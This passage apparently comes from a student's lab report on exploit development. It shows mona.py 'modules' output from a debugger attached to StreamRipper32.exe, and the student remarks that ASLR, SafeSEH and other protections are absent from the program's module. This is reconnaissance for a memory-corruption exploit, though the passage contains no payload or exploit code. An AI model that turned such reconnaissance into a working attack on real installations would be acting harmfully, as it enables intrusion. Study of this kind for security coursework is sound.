0BADF00D  0x74630000 | 0x74642000 | 0x00012000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [pnrpnsp.dll] (C:\Windows\system32\pnrpnsp.dll)
0BADF00D  0x75cd0000 | 0x75ce9000 | 0x00019000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [sechost.dll] (C:\Windows\SysWOW64\sechost.dll)
0BADF00D  0x00400000 | 0x00556000 | 0x00156000 | False  | False   | False |  False   | False  | 1.2.0.1 [StreamRipper32.exe] (C:\Program Files (x86)\StreamRipper32\StreamRipper32.exe)
0BADF00D  0x773c0000 | 0x773ca000 | 0x0000a000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [LPK.dll] (C:\Windows\syswow64\LPK.dll)
0BADF00D  0x76160000 | 0x761fd000 | 0x0009d000 | True   | True    | True  |  True    | True   | 1.0626.7601.17514 [USP10.dll] (C:\Windows\syswow64\USP10.dll)
0BADF00D  0x745b0000 | 0x745b6000 | 0x00006000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [rasadhlp.dll] (C:\Windows\system32\rasadhlp.dll)
0BADF00D  0x73c10000 | 0x73c48000 | 0x00038000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [fwpuclnt.dll] (C:\Windows\System32\fwpuclnt.dll)
0BADF00D  0x73c50000 | 0x73c57000 | 0x00007000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [WINNSI.DLL] (C:\Windows\system32\WINNSI.DLL)
0BADF00D  0x75930000 | 0x75990000 | 0x00060000 | True   | True    | True  |  True    | True   | 6.1.7601.17514 [SspiCli.dll] (C:\Windows\syswow64\SspiCli.dll)
0BADF00D  0x763f0000 | 0x7654c000 | 0x0015c000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [ole32.dll] (C:\Windows\syswow64\ole32.dll)
0BADF00D  0x75c70000 | 0x75cd0000 | 0x00060000 | True   | True    | True  |  True    | True   | 6.1.7601.17514 [IMM32.DLL] (C:\Windows\system32\IMM32.DLL)
0BADF00D  0x76200000 | 0x76300000 | 0x00100000 | True   | True    | True  |  True    | True   | 6.1.7601.17514 [USER32.dll] (C:\Windows\syswow64\USER32.dll)
0BADF00D  0x75a40000 | 0x75abb000 | 0x0007b000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [comdlg32.dll] (C:\Windows\syswow64\comdlg32.dll)
0BADF00D  0x745c0000 | 0x745dc000 | 0x0001c000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [IPHLPAPI.DLL] (C:\Windows\system32\IPHLPAPI.DLL)
0BADF00D  0x74650000 | 0x74660000 | 0x00010000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [napinsp.dll] (C:\Windows\system32\napinsp.dll)
0BADF00D  0x74690000 | 0x74710000 | 0x00080000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [uxtheme.dll] (C:\Windows\system32\uxtheme.dll)
0BADF00D  0x77560000 | 0x775ef000 | 0x0008f000 | True   | True    | True  |  True    | True   | 6.1.7601.17514 [OLEAUT32.dll] (C:\Windows\syswow64\OLEAUT32.dll)
0BADF00D  0x76750000 | 0x7739a000 | 0x00c4a000 | True   | True    | True  |  True    | True   | 6.1.7601.17514 [SHELL32.dll] (C:\Windows\syswow64\SHELL32.dll)
0BADF00D  0x76300000 | 0x763f0000 | 0x000f0000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [RPCRT4.dll] (C:\Windows\syswow64\RPCRT4.dll)
0BADF00D  0x74790000 | 0x74814000 | 0x00084000 | True   | True    | True  |  True    | True   | 5.82 [COMCTL32.dll] (C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144c
0BADF00D  0x745e0000 | 0x745e8000 | 0x00008000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [winrnr.dll] (C:\Windows\System32\winrnr.dll)
0BADF00D  0x773d0000 | 0x77427000 | 0x00057000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [SHLWAPI.dll] (C:\Windows\syswow64\SHLWAPI.dll)
0BADF00D  0x77900000 | 0x779cc000 | 0x000cc000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [MSCTF.dll] (C:\Windows\syswow64\MSCTF.dll)
0BADF00D  0x74bd0000 | 0x74be9000 | 0x00019000 | True   | True    | True  |  True    | True   | 6.1.7601.17514 [OLEPRO32.DLL] (C:\Windows\system32\OLEPRO32.DLL)
0BADF00D  0x75e10000 | 0x75e56000 | 0x00046000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [KERNELBASE.dll] (C:\Windows\syswow64\KERNELBASE.dll)
0BADF00D  0x745f0000 | 0x7462c000 | 0x0003c000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [mswsock.dll] (C:\Windows\System32\mswsock.dll)
0BADF00D  0x77670000 | 0x77700000 | 0x00090000 | True   | True    | True  |  True    | True   | 6.1.7601.17514 [GDI32.dll] (C:\Windows\syswow64\GDI32.dll)
0BADF00D  0x74b50000 | 0x74ba1000 | 0x00051000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [WINSPOOL.DRV] (C:\Windows\system32\WINSPOOL.DRV)
0BADF00D  0x77430000 | 0x774d0000 | 0x000a0000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [ADVAPI32.dll] (C:\Windows\syswow64\ADVAPI32.dll)
0BADF00D  0x775f0000 | 0x775f6000 | 0x00006000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [NSI.dll] (C:\Windows\syswow64\NSI.dll)
0BADF00D  0x77630000 | 0x77665000 | 0x00035000 | True   | True    | True  |  True    | True   | 6.1.7600.16385 [WS2_32.dll] (C:\Windows\syswow64\WS2_32.dll)
0BADF00D  0x73a70000 | 0x73c0e000 | 0x0019e000 | True   | True    | True  |  True    | True   | 6.10 [comctl32.DLL] (C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144c
0BADF00D ----------------------------------------------------------------------------------------------------------------------------------
0BADF00D
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.453000
```

```
!mona modules
```

Also you can see above, all the security measures like ASLR, Safe EFH etc are not implemented. That's why it is showing them as False in the above screenshot.

Submitted By
Deva Dattu Javvadi
18BCN7081